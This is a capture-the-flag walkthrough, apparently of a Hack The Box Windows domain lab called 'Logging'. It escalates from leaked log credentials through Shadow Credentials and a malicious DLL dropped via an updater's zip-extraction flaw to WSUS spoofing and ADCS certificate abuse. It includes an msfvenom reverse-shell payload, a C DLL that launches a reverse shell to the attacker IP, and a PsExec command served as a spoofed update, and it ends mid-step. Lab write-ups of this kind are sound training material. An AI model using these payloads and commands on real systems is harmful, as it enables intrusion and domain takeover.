
Logging
IP=10.129.16.17
nmap -Pn -p- -T4 -vv -oG nmap.grep $IP; nmap -sVC -Pn -p$(grep -oP '\d+(?=/open)' nmap.grep | paste -sd "," -) $IP;
# Starting Nmap 7.93 ( https://nmap.org ) at 2026-05-30 05:55 UTC
# Nmap scan report for 10.129.10.25
# Host is up (0.033s latency).
#
# PORT      STATE SERVICE       VERSION
# 53/tcp    open  domain        Simple DNS Plus
# 80/tcp    open  http          Microsoft IIS httpd 10.0
# |_http-server-header: Microsoft-IIS/10.0
# | http-methods:
# |_  Potentially risky methods: TRACE
# |_http-title: IIS Windows Server
# 88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-05-30 12:55:33Z)
# 135/tcp   open  msrpc         Microsoft Windows RPC
# 139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
# 389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: logging.htb0., Site: Default-First-Site-Name)
# |_ssl-date: 2026-05-30T12:56:39+00:00; +7h00m03s from scanner time.
# | ssl-cert: Subject:
# | Subject Alternative Name: DNS:DC01.logging.htb, DNS:logging.htb, DNS:logging
# | Not valid before: 2026-04-24T16:40:59
# |_Not valid after:  2106-04-24T16:40:59
# 445/tcp   open  microsoft-ds?
# 464/tcp   open  kpasswd5?
# 593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
# 636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: logging.htb0., Site: Default-First-Site-Name)
# |_ssl-date: 2026-05-30T12:56:39+00:00; +7h00m03s from scanner time.
# | ssl-cert: Subject:
# | Subject Alternative Name: DNS:DC01.logging.htb, DNS:logging.htb, DNS:logging
# | Not valid before: 2026-04-24T16:40:59
# |_Not valid after:  2106-04-24T16:40:59
# 3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: logging.htb0., Site: Default-First-Site-Name)
# | ssl-cert: Subject:
# | Subject Alternative Name: DNS:DC01.logging.htb, DNS:logging.htb, DNS:logging
# | Not valid before: 2026-04-24T16:40:59
# |_Not valid after:  2106-04-24T16:40:59
# |_ssl-date: 2026-05-30T12:56:39+00:00; +7h00m03s from scanner time.
# 3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: logging.htb0., Site: Default-First-Site-Name)
# | ssl-cert: Subject:
# | Subject Alternative Name: DNS:DC01.logging.htb, DNS:logging.htb, DNS:logging
# | Not valid before: 2026-04-24T16:40:59
# |_Not valid after:  2106-04-24T16:40:59
# |_ssl-date: 2026-05-30T12:56:38+00:00; +7h00m02s from scanner time.
# 5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
# |_http-server-header: Microsoft-HTTPAPI/2.0
# |_http-title: Not Found
# 8530/tcp  open  http          Microsoft IIS httpd 10.0
# | http-methods:
# |_  Potentially risky methods: TRACE
# |_http-server-header: Microsoft-IIS/10.0
# |_http-title: Site doesn't have a title.
# 8531/tcp  open  ssl/http      Microsoft IIS httpd 10.0
# |_ssl-date: 2026-05-30T12:56:38+00:00; +7h00m02s from scanner time.
# | ssl-cert: Subject:
# | Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.logging.htb
# | Not valid before: 2026-04-24T15:49:07
# |_Not valid after:  2027-04-24T15:49:07
# | tls-alpn:
# |_  http/1.1
# |_http-server-header: Microsoft-IIS/10.0
# | http-methods:
# |_  Potentially risky methods: TRACE
# |_http-title: Site doesn't have a title.
# 9389/tcp  open  mc-nmf        .NET Message Framing
# 47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
# |_http-server-header: Microsoft-HTTPAPI/2.0
# |_http-title: Not Found
# 49664/tcp open  msrpc         Microsoft Windows RPC
# 49665/tcp open  msrpc         Microsoft Windows RPC
# 49666/tcp open  msrpc         Microsoft Windows RPC
# 49667/tcp open  msrpc         Microsoft Windows RPC
# 49673/tcp open  msrpc         Microsoft Windows RPC
# 49694/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
# 49695/tcp open  msrpc         Microsoft Windows RPC
# 49696/tcp open  msrpc         Microsoft Windows RPC
# 49715/tcp open  msrpc         Microsoft Windows RPC
# 49750/tcp open  msrpc         Microsoft Windows RPC
# 49795/tcp open  msrpc         Microsoft Windows RPC
# 49801/tcp open  msrpc         Microsoft Windows RPC
# 62040/tcp open  msrpc         Microsoft Windows RPC
# Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
#
# Host script results:
# | smb2-time:
# |   date: 2026-05-30T12:56:31
# |_  start_date: N/A
# | smb2-security-mode:
# |   311:
# |_    Message signing enabled and required
# |_clock-skew: mean: 7h00m02s, deviation: 0s, median: 7h00m02s
#
# Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done: 1 IP address (1 host up) scanned in 72.55 seconds

nmap -sU --min-rate=5000 -p- $IP
# PORT    STATE SERVICE
# 53/udp  open  domain
# 123/udp open  ntp
# 389/udp open  ldap
#
# Nmap done: 1 IP address (1 host up) scanned in 144.98 seconds
User
We are provided with credentials: wallace.everette:Welcome2026@
Looking at the Logs
nxc smb "10.129.10.25" -u 'wallace.everette' -p 'Welcome2026@' --shares
# SMB         10.129.10.25    445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:logging.htb) (signing:True) (SMBv1:None) (Null Auth:True)
# SMB         10.129.10.25    445    DC01             [+] logging.htb\wallace.everette:Welcome2026@
# SMB         10.129.10.25    445    DC01             [*] Enumerated shares
# SMB         10.129.10.25    445    DC01             Share           Permissions     Remark
# SMB         10.129.10.25    445    DC01             -----           -----------     ------
# SMB         10.129.10.25    445    DC01             ADMIN$                          Remote Admin
# SMB         10.129.10.25    445    DC01             C$                              Default share
# SMB         10.129.10.25    445    DC01             IPC$            READ            Remote IPC
# SMB         10.129.10.25    445    DC01             Logs            READ
# SMB         10.129.10.25    445    DC01             NETLOGON        READ            Logon server share
# SMB         10.129.10.25    445    DC01             SYSVOL          READ            Logon server share
# SMB         10.129.10.25    445    DC01             WSUSTemp                        A network share used by Local Publishing from a Remote WSUS Console Instance.
The Logs share is interesting:
smbclient --user wallace.everette --password 'Welcome2026@' \\\\10.129.10.25\\Logs\\
# Try "help" to get a list of possible commands.
smb: \> dir
#   .                                   D        0  Thu Apr 16 23:10:09 2026
#   ..                                  D        0  Thu Apr 16 23:10:09 2026
#   Audit_Heartbeat.log                 A     1294  Thu Apr 16 23:10:09 2026
#   IdentitySync_Trace_20260219.log      A     8488  Thu Apr 16 23:10:09 2026
#   Service_State.log                   A      468  Thu Apr 16 23:10:09 2026
#   TaskMonitor.log                     A     1170  Thu Apr 16 23:10:09 2026
#
# 		6657279 blocks of size 4096. 1579020 blocks available
smb: \> mget *
# ...
smb: \> exit
wc -l *.log
#    23 Audit_Heartbeat.log
#    79 IdentitySync_Trace_20260219.log
#     5 Service_State.log
#    13 TaskMonitor.log
#   120 total
Inside IdentitySunc_Trace_20260219.log we find two pieces of information:
- HR01.logging.htb
LOGGING\svc_recovery:Em3rg3ncyPa$$2025
Accessing svc_recovery
svc_recovery has a restricted access to SMB:
nxc smb "10.129.10.25" -u 'svc_recovery' -p 'Em3rg3ncyPa$$2025'
# SMB         10.129.10.25    445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:logging.htb) (signing:True) (SMBv1:None) (Null Auth:True)
# SMB         10.129.10.25    445    DC01             [-] logging.htb\svc_recovery:Em3rg3ncyPa$$2025 STATUS_ACCOUNT_RESTRICTION
I've already seen this error message before in the NanoCorp machine, there's a couple articles on this subject, it's related to the user being in the "Restricted Users" group, in this case depending on configs, it could just be NTLM disabled. We can try authentication through the MD4 hash, though that might also be disabled (or not enabled, since it's off by default) and if that doesn't work we can try with AES directly through kerberos.
Let's do a Bloodhound scan I just want to quickly check what's going on on the domain.

Indeed svc_recovery is protected, no specific permissions from the "Emergency Recovery" group taht I can see, though svc_recovery can genericWrite over another user that is a RDP user, so we have our target:

Ok let's try to get into svc_recovery, I tried all the techniques and it didn't work, that's when I realized that I read the logs wrong:
[2026-02-09 03:00:03.125] [PID:4102] [Thread:04] VERBOSE - ConnectionContext Dump: { Domain: "logging.htb", Server: "DC01", SSL: "False", BindUser: "LOGGING\svc_recovery", BindPass: "Em3rg3ncyPa$$2025", Timeout: 30 }
[2026-02-19 03:00:03.488] [PID:4102] [Thread:04] ERROR - System.DirectoryServices.Protocols.LdapException: A local error occurred.
   at System.DirectoryServices.Protocols.LdapConnection.Bind(NetworkCredential credential)
   at logging.IdentitySync.Engine.LdapProvider.Connect()
   --- Server Error Details ---
   Server error: 8009030C: LdapErr: DSID-0C090569, comment: AcceptSecurityContext error, data 52e, v4563
   Hex Error: 0x31 (LDAP_INVALID_CREDENTIALS)
   Win32 Error: 49 (Invalid Credentials)
   ----------------------------
When svc_recovery tried to auth to LDAP it got a LDAP_INVALID_CREDENTIALS error, this might be a bit of a stretch, but the password mentions 2025, and the log is from 2026. This made me think. The error message we were getting is pretty generic, it could be from the protected group, but it could also be that the password is wrong. When I ran nxc smb --users I see that the BadPW counter for svc_recovery keeps increasing, so let's try with 2026 in the password instead:
nxc smb 10.129.10.25 -u 'svc_recovery' -p 'Em3rg3ncyPa$$2026' -k
# SMB         10.129.10.25    445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:logging.htb) (signing:True) (SMBv1:None) (Null Auth:True)
# SMB         10.129.10.25    445    DC01             [+] logging.htb\svc_recovery:Em3rg3ncyPa$$2026
That worked!
Compromising MSA_HEALTH$
Now let's focus on MSA_HEALTH$, looking at BloodyAD this seems to be an automatically managed service account, we can't change their password so let's do this cleanly, we can try to do Shadow Credentials:
pywhisker -d logging.htb -u 'svc_recovery' -p 'Em3rg3ncyPa$$2026' -k --target 'msa_health$' --action add
# [*] Searching for the target account
# [*] Target user found: CN=msa_health,CN=Managed Service Accounts,DC=logging,DC=htb
# [*] Generating certificate
# [*] Certificate generated
# [*] Generating KeyCredential
# [*] KeyCredential generated with DeviceID: c4cbd8ff-8896-be49-671a-999221fd30a5
# [*] Updating the msDS-KeyCredentialLink attribute of msa_health$
# [+] Updated the msDS-KeyCredentialLink attribute of the target object
# [*] Converting PEM -> PFX with cryptography: vqNjvbs9.pfx
# /root/.local/share/pipx/venvs/pywhisker/lib/python3.11/site-packages/pywhisker/pywhisker.py:54: CryptographyDeprecationWarning: Parsed a serial number which wasn't positive (i.e., it was negative or zero), which is disallowed by RFC 5280. Loading this certificate will cause an exception in a future release of cryptography.
#   cert_obj = x509.load_pem_x509_certificate(pem_cert_data, default_backend())
# [+] PFX exportiert nach: vqNjvbs9.pfx
# [i] Passwort für PFX: WrFZsfx4KnqHJNSGOttj
# [+] Saved PFX (#PKCS12) certificate & key at path: vqNjvbs9.pfx
# [*] Must be used with password: WrFZsfx4KnqHJNSGOttj
# [*] A TGT can now be obtained with https://github.com/dirkjanm/PKINITtools
gettgtpkinit.py -cert-pfx vqNjvbs9.pfx -pfx-pass WrFZsfx4KnqHJNSGOttj 'logging.htb/msa_health$' msa_health.ccache
# 2026-05-30 13:58:14,309 minikerberos INFO     Loading certificate and key from file
# 2026-05-30 13:58:14,353 minikerberos INFO     Requesting TGT
# 2026-05-30 13:58:14,511 minikerberos INFO     AS-REP encryption key (you might need this later):
# 2026-05-30 13:58:14,511 minikerberos INFO     359102db34735534bb33db008db9ecafe7c4c2a311a4ceda664d0c6afcbefd9d
# 2026-05-30 13:58:14,533 minikerberos INFO     Saved TGT to file
And now we should be able to auth via RDP:
export KRB5CCNAME=msa_health.ccache
evil-winrmexec dc01.logging.htb -k
# PS C:\Users\msa_health$\Documents> dir
#
#
#     Directory: C:\Users\msa_health$\Documents
#
#
# Mode                LastWriteTime         Length Name
# ----                -------------         ------ ----
# -a----        4/17/2026   9:02 AM           1059 monitor.ps1
Esclating our privileges to jayleen
We don't have the user.txt yet, though we have this monitor.ps1 script:
<#
.SYNOPSIS
    Monitors the status of the "UpdateChecker Agent" scheduled task.
    Uses COM interface to avoid CIM/WMI permission issues.
#>

$TaskName = "UpdateChecker Agent"
$LogPath = "C:\Share\Logs\TaskMonitor.log"
$Timestamp = Get-Date -Format "yyyy-MM-dd HH:mm:ss"

try {
    $service = New-Object -ComObject "Schedule.Service"
    $service.Connect()
    $task = $service.GetFolder("\").GetTask($TaskName)
# ...
The SYNOPSIS mentions permission issues, and indeed, almost avery command we try gives Permission denied. Thankfully the script is showing us exactly how to bypass, let's identify the scheduled task:
$service = New-Object -ComObject "Schedule.Service"
$service.Connect()
$task = $service.GetFolder("\").GetTask("UpdateChecker Agent")
$task.Definition.Principal.UserId
# jaylee.clifton
$task.Definition.Actions | Select-Object Path, Arguments
# Path                                               Arguments
# ----                                               ---------
# "C:\Program Files\UpdateMonitor\UpdateMonitor.exe" 500 /scan=3 /autofix=true
It's running as jaylee.clifton, who has a user space on this machine, this is our next target, let's see if we can abuse the UpdateMonitor.exe:
icacls "C:\Program Files\UpdateMonitor\UpdateMonitor.exe"
# C:\Program Files\UpdateMonitor\UpdateMonitor.exe logging\IT:(I)(F)
# ...
#
# Successfully processed 1 files; Failed processing 0 files
icacls "C:\Program Files\UpdateMonitor"
# C:\Program Files\UpdateMonitor logging\IT:(OI)(CI)(F)
# ...
#
# Successfully processed 1 files; Failed processing 0 files
I cropped the permissions since only IT seems interesting, though we aren't a member of it, only jaylee.clifton is a member of IT… Permissions are a dead end so far, let's try to unpack the executable:
file UpdateMonitor.exe
# UpdateMonitor.exe: PE32 executable (console) Intel 80386 Mono/.Net assembly, for MS Windows, 3 sections
As expected it's a PE32, let's boot our windows VM and open DnSpy:

The program reveals a two step attack vector, I highlighted the first part in red and the second in green.
First we have a arbitrary file write primitive, where if we write C:\ProgramData\UpdateMonitor\Settings_Update.zip, during the next run it will be extracted into C:\Program Files\UpdateMonitor\bin\, currently there's nothing in that folder, but the interesting part is that if we write a settings_update.dll it will be executed on the next run via Program.LoadLibrary() essentially giving us an Arbitrary Code Execution as jaylee.clifton which is running the scheduled task.
The important thing to notice and I missed it at first, is that C:\ProgramData\ is a "Low-Trust" folder, and C:\Program Files\ is a "High-Trust", we can indeed tamper with the contents of the prior but not the latter.
Abusing the update sheduled task
We need to work backwards, first we create the malicious DLL. There's many options I'll just go the simple route and get a reverse shell with msfvenom:
msfvenom -p windows/x64/meterpreter/reverse_https LHOST=10.10.14.239 LPORT=4444 -f dll > settings_update.dll
# [-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
# [-] No arch selected, selecting arch: x64 from the payload
# No encoder specified, outputting raw payload
# Payload size: 891 bytes
# Final size of dll file: 9216 bytes
Now we zip it:
zip Settings_Update.zip settings_update.dll
#   adding: settings_update.dll (deflated 76%)
And upload it to C:\ProgramData\UpdateMonitor\Settings_Update.zip.
We can also monitor the C:\ProgramData\UpdateMonitor\Logs\monitor.log file, we see it catches immediately the new file, but it fails to open it:
[2026-05-30 08:17:16] Update failed: Access to the path 'C:\ProgramData\UpdateMonitor\Settings_Update.zip' is denied.
[2026-05-30 08:17:16] Loading update applier: C:\Program Files\UpdateMonitor\bin\settings_update.dll
[2026-05-30 08:17:16] Failed to load settings_update.dll. Error code: 126
[2026-05-30 08:17:16] Update check completed.
Let's check permissions:
icacls ../Settings_Update.zip
# ../Settings_Update.zip NT AUTHORITY\SYSTEM:(F)
#                        BUILTIN\Administrators:(F)
#                        logging\msa_health$:(F)

icacls ../Settings_Update.zip /grant "Everyone:R"
# processed file: ../Settings_Update.zip
# Successfully processed 1 files; Failed processing 0 files
After waiting another 3min:
Get-Content Logs/monitor.log -Tail 10 -Wait
# [2026-05-30 08:23:16] Successfully unzipped update to C:\Program Files\UpdateMonitor\bin\
# [2026-05-30 08:23:16] Loading update applier: C:\Program Files\UpdateMonitor\bin\settings_update.dll
# [2026-05-30 08:23:16] Failed to load settings_update.dll. Error code: 193
# [2026-05-30 08:23:16] Update check completed.
Indeed it worked though we have another issue now.
From looking online we see that error 193 is ERROR_BAD_EXE_FORMAT, this is an issue with the architecture probably, we see that UpdateMonitor.exe we got previously is for Intel 80386, we need to build for 32bit then.
Looking for other issues that we might encounter, I see in the C# code that after loading the dll it tries to acess a PreUpdateCheck function, without any parameters. It should still work if we do a generic auto-run function but let's follow the instructions.
After an obnoxious amount of waiting and testing due to the 3min delay between each run I got it working. The issues where a mix of permissions, port blocking, maybe some AV features like preventing powershell base64 blobs, and the wait time. Eventually I got this:
#include <windows.h>
#include <stdlib.h>

void PreUpdateCheck() {
  system("C:\\ProgramData\\UpdateMonitor\\rcat_10.10.14.239_443.exe");
}
i686-w64-mingw32-gcc -shared -o settings_update.dll malicious_dll.c
zip Settings_Update.zip settings_update.dll
Then uploading both rcat and our malicious zip, and giving both the permissions with icacls, then starting the listener and waiting:
nc -lvnp 443
# Ncat: Version 7.93 ( https://nmap.org/ncat )
# Ncat: Listening on :::443
# Ncat: Listening on 0.0.0.0:443
# Ncat: Connection from 10.129.10.25.
# Ncat: Connection from 10.129.10.25:59097.
# Windows PowerShell
# Copyright (C) Microsoft Corporation. All rights reserved.

whoami
# logging\jaylee.clifton

cd C:\Users\jaylee.clifton\Desktop
dir
#
#     Directory: C:\Users\jaylee.clifton\Desktop
#
# Mode                LastWriteTime         Length Name
# ----                -------------         ------ ----
# -ar---        5/30/2026   5:46 AM             34 user.txt
Root
Looking around jaylee.clifton's files:
cd ../Documents
dir
#
#     Directory: C:\Users\jaylee.clifton\Documents
#
# Mode                LastWriteTime         Length Name
# ----                -------------         ------ ----
# d-----        4/16/2026   7:27 PM                Tickets
cd Tickets
dir
#
#     Directory: C:\Users\jaylee.clifton\Documents\Tickets
#
# Mode                LastWriteTime         Length Name
# ----                -------------         ------ ----
# -a----        4/16/2026   7:27 PM           2453 Incident_4922_WSUS_Remediation_ViewExport.html
The file is pretty small we can base64 to exfiltrate it:
[Convert]::ToBase64String((Get-Content -path "Incident_4922_WSUS_Remediation_ViewExport.html" -Encoding byte))

This references wsus.logging.htb, and the Wsus process, I previously saw the C:\Wsus\ folder, it seems that we have write permissions to the C:\Wsus\WsusContent\ folder:
icacls C:\Wsus\WsusContent
# C:\Wsus\WsusContent NT AUTHORITY\NETWORK SERVICE:(OI)(CI)(F)
# ...
#                    BUILTIN\Users:(I)(CI)(WD)
# ...
So it seems they have setup a hack-y solution that forces updates every 120s, and the update is downloaded from the C:\Wsus\WsusContent folder, let's see if we can serve a malicious update file.
At first I though of trying to upload a sort of msi file, though this lead to nowhere, instead I started to think carefully about the words, they have not yet setup a wsus.logging.htb DNS record, this means we can probably spoof the WSUS server, let's see:
dnstool.py -k -u 'logging.htb\msa_health$' -r wsus.logging.htb -d 10.10.14.239 --action add -dc-ip 10.129.16.17 -dns-ip 10.129.16.17 dc01.logging.htb
# [-] Connecting to host...
# [-] Binding to host
# [+] Bind OK
# [-] Adding new record
# [+] LDAP operation completed successfully
# dnstool.py -k -u 'logging.htb\msa_health$' -r wsus.logging.htb -dc-ip 10.129.16.17 -dns-ip 10.129.16.17 dc01.logging.htb
# [-] Connecting to host...
# [-] Binding to host
# [+] Bind OK
# [+] Found record wsus
# DC=wsus,DC=logging.htb,CN=MicrosoftDNS,DC=DomainDnsZones,DC=logging,DC=htb
# [+] Record entry:
#  - Type: 1 (A) (Serial: 103)
#  - Address: 10.10.14.239
Indeed, we maanged to add outselves, let's confirm what the WSUS server is expected to be:
reg query HKLM\Software\Policies\Microsoft\Windows\WindowsUpdate /v wuserver

# HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\WindowsUpdate
#     wuserver    REG_SZ    https://wsus.logging.htb:8531
Ok in this case we might be able to play around, the only tool on hand that I have for WSUS Spoofing is pywsus.py:
pywsus.py -H 10.10.14.239 -p 8531 -e PsExec64.exe -c '/accepteula /s cmd.exe /c "C:\ProgramData\UpdateMonitor\rcat_10.10.14.239_80.exe"'
# INFO:root:The update metadata - uuids: [UUID('1e2d0476-58b7-4dc3-8dd3-eccedc485e63'), UUID('bbcb1f31-42b3-4b24-a1f6-1fd18f8d184e')],revision_ids: [970430, 933075], deployment_ids: [95840, 83688], executable: PsExec64.exe, sha1: AJjHnhQEtDmb8OaG2I2/BSJpowI=, sha256: 7frhppUi+HsSxtrDIl2TDkhIgy48VR7h59MXNr9FJe8=
# INFO:root:Starting httpd...
#
# 10.129.16.17 - - [06/Jun/2026 00:43:36] code 400, message Bad HTTP/0.9 request type ('\\x16\\x03\\x03\\x00Â\\x01\\x00\\x00¾\\x03\\x03j#m8Y¹áÍ\\x02\\x86£')
# 10.129.16.17 - - [06/Jun/2026 00:43:36] "\x16\x03\x03\x00Â\x01\x00\x00¾\x03\x03j#m8Y¹áÍ\x02\x86£ m\x88¯h~%Vv\x92A\x96\x92\x1bN9g̽t*\x00\x00*À,À+À0À/\x00\x9f\x00\x9eÀ$À#À(À'À" 400 -
# ...
This is a clear TLS issue, though we won't be able to communicate with the DC if we don't have it's certificate, let's see if ADCS is running:
certipy find -u 'logging.htb\msa_health$' -k -no-pass -dc-host dc01.logging.htb -ns 10.129.16.17 -stdout
# Certipy v5.0.4 - by Oliver Lyak (ly4k)
#
# [!] Target name (-target) not specified and Kerberos authentication is used. This might fail
# [*] Finding certificate templates
# [*] Found 34 certificate templates
# [*] Finding certificate authorities
# [*] Found 1 certificate authority
# [*] Found 12 enabled certificate templates
# [*] Finding issuance policies
# [*] Found 15 issuance policies
# [*] Found 0 OIDs linked to templates
# [*] Retrieving CA configuration for 'logging-DC01-CA' via RRP
# [*] Successfully retrieved CA configuration for 'logging-DC01-CA'
# [*] Checking web enrollment for CA 'logging-DC01-CA' @ 'DC01.logging.htb'
# [!] Error checking web enrollment: [Errno 111] Connection refused
# [!] Use -debug to print a stacktrace
# [*] Enumeration output:
# Certificate Authorities
#   0
#     CA Name                             : logging-DC01-CA
#     DNS Name                            : DC01.logging.htb
#     Certificate Subject                 : CN=logging-DC01-CA, DC=logging, DC=htb
#     Certificate Serial Number           : 1E4F7EC9F5F17EA34E246D856D6C0C83
#     Certificate Validity Start          : 2026-04-24 16:40:56+00:00
#     Certificate Validity End            : 2126-04-24 16:50:56+00:00
#     Web Enrollment
#       HTTP
#         Enabled                         : False
#       HTTPS
#         Enabled                         : False
#     User Specified SAN                  : Disabled
#     Request Disposition                 : Issue
#     Enforce Encryption for Requests     : Enabled
#     Active Policy                       : CertificateAuthority_MicrosoftDefault.Policy
#     Permissions
#       Owner                             : LOGGING.HTB\Administrators
#       Access Rights
#         ManageCa                        : LOGGING.HTB\Administrators
#                                           LOGGING.HTB\Domain Admins
#                                           LOGGING.HTB\Enterprise Admins
#         ManageCertificates              : LOGGING.HTB\Administrators
#                                           LOGGING.HTB\Domain Admins
#                                           LOGGING.HTB\Enterprise Admins
#         Enroll                          : LOGGING.HTB\Authenticated Users
# Certificate Templates
#   0
#     Template Name                       : UpdateSrv
#     Display Name                        : UpdateSrv
#     Certificate Authorities             : logging-DC01-CA
#     Enabled                             : True
#     Client Authentication               : False
#     Enrollment Agent                    : False
#     Any Purpose                         : False
#     Enrollee Supplies Subject           : True
#     Certificate Name Flag               : EnrolleeSuppliesSubject
#     Extended Key Usage                  : Server Authentication
#     Requires Manager Approval           : False
#     Requires Key Archival               : False
#     Authorized Signatures Required      : 0
#     Schema Version                      : 2
#     Validity Period                     : 10 years
#     Renewal Period                      : 6 weeks
#     Minimum RSA Key Length              : 2048
#     Template Created                    : 2026-04-17T00:41:06+00:00
#     Template Last Modified              : 2026-04-17T00:41:07+00:00
#     Permissions
#       Enrollment Permissions
#         Enrollment Rights               : LOGGING.HTB\IT
#                                           LOGGING.HTB\Domain Admins
#                                           LOGGING.HTB\Enterprise Admins
#       Object Control Permissions
#         Owner                           : LOGGING.HTB\Administrator
#         Full Control Principals         : LOGGING.HTB\Domain Admins
#                                           LOGGING.HTB\Enterprise Admins
#         Write Owner Principals          : LOGGING.HTB\Domain Admins
#                                           LOGGING.HTB\Enterprise Admins
#         Write Dacl Principals           : LOGGING.HTB\Domain Admins
#                                           LOGGING.HTB\Enterprise Admins
#         Write Property Enroll           : LOGGING.HTB\Domain Admins
#                                           LOGGING.HTB\Enterprise Admins
# ...
Perfect this template 0: UpdateSrv is exactly what we needed, it allows us to arbitrarly supply the subject (Enrollee Supplies Subject : True), it allows us to use the certificate for server authentication (Extended Key Usage : Server Authentication) and IT group is enrolled, it just so happens jaylee.clifton is a member of IT so let's try to request the certificate, we can upload Certify.exe againt from SharpCollection:
.\Certify.exe request /ca:DC01.logging.htb\logging-DC01-CA /template:UpdateSrv /altname:wsus.logging.htb
#
#    _____          _   _  __
#   / ____|        | | (_)/ _|
#  | |     ___ _ __| |_ _| |_ _   _
#  | |    / _ \ '__| __| |  _| | | |
#  | |___|  __/ |  | |_| | | | |_| |
#   \_____\___|_|   \__|_|_|  \__, |
#                              __/ |
#                             |___./
#   v1.1.0
#
# [*] Action: Request a Certificates
#
# [*] Current user context    : logging\jaylee.clifton
# [*] No subject name specified, using current context as subject.
#
# [*] Template                : UpdateSrv
# [*] Subject                 : CN=jaylee.clifton, CN=Users, DC=logging, DC=htb
# [*] AltName                 : wsus.logging.htb
#
# [!] Unhandled Certify exception:
#
# System.IO.FileNotFoundException: CertEnroll::CX509PrivateKey::Create: The system cannot find the file specified. 0x80070002 (WIN32: 2 ERROR_FILE_NOT_FOUND)
#    at CERTENROLLLib.CX509PrivateKeyClass.Create()
#    at Certify.Cert.CreatePrivateKey(Boolean machineContext)
#    at Certify.Cert.CreateCertRequestMessage(String templateName, Boolean machineContext, String subjectName, String altName, String url, String sidExtension)
#    at Certify.Cert.RequestCert(String CA, Boolean machineContext, String templateName, String subject, String altName, String url, String sidExtension, Boolean install)
#    at Certify.Commands.Request.Execute(Dictionary`2 arguments)
#    at Certify.CommandCollection.ExecuteCommand(String commandName, Dictionary`2 arguments)
#    at Certify.Program.MainExecute(String commandName, Dictionary`2 parsedArgs)
#
#
# Certify completed in 00:00:01.0289324
Argh I'm once again hitting issues with my cursed revshell, we can try to do it manually with certreq. First let's generate a new key:
openssl req -new -newkey rsa:2048 -nodes -keyout wsus.key -out wsus.csr -subj "/CN=wsus.logging.htb"
Then upload the wsus.csr to the machine and run:
certreq.exe -submit -config "DC01.logging.htb\logging-DC01-CA" -attrib "CertificateTemplate:UpdateSrv`nSAN:dns=wsus.logging.htb" wsus.csr wsus.cer
# RequestId: 14
# RequestId: "14"
# Certificate retrieved(Issued) Issued

type wsus.cer
# -----BEGIN CERTIFICATE-----
# MIIGSzCCBDOgAwIBAgITFAAAAA6fMriYIkkAigACAAAADjANBgkqhkiG9w0BAQsF
# ADBIMRMwEQYKCZImiZPyLGQBGRYDaHRiMRcwFQYKCZImiZPyLGQBGRYHbG9nZ2lu
# ...
# Nl81l1WgYf6UqUSBe8S1HcvO/JwcgwSXp8l1K8pJtkqBxb3LVP+0tQUY5s9cuiv4
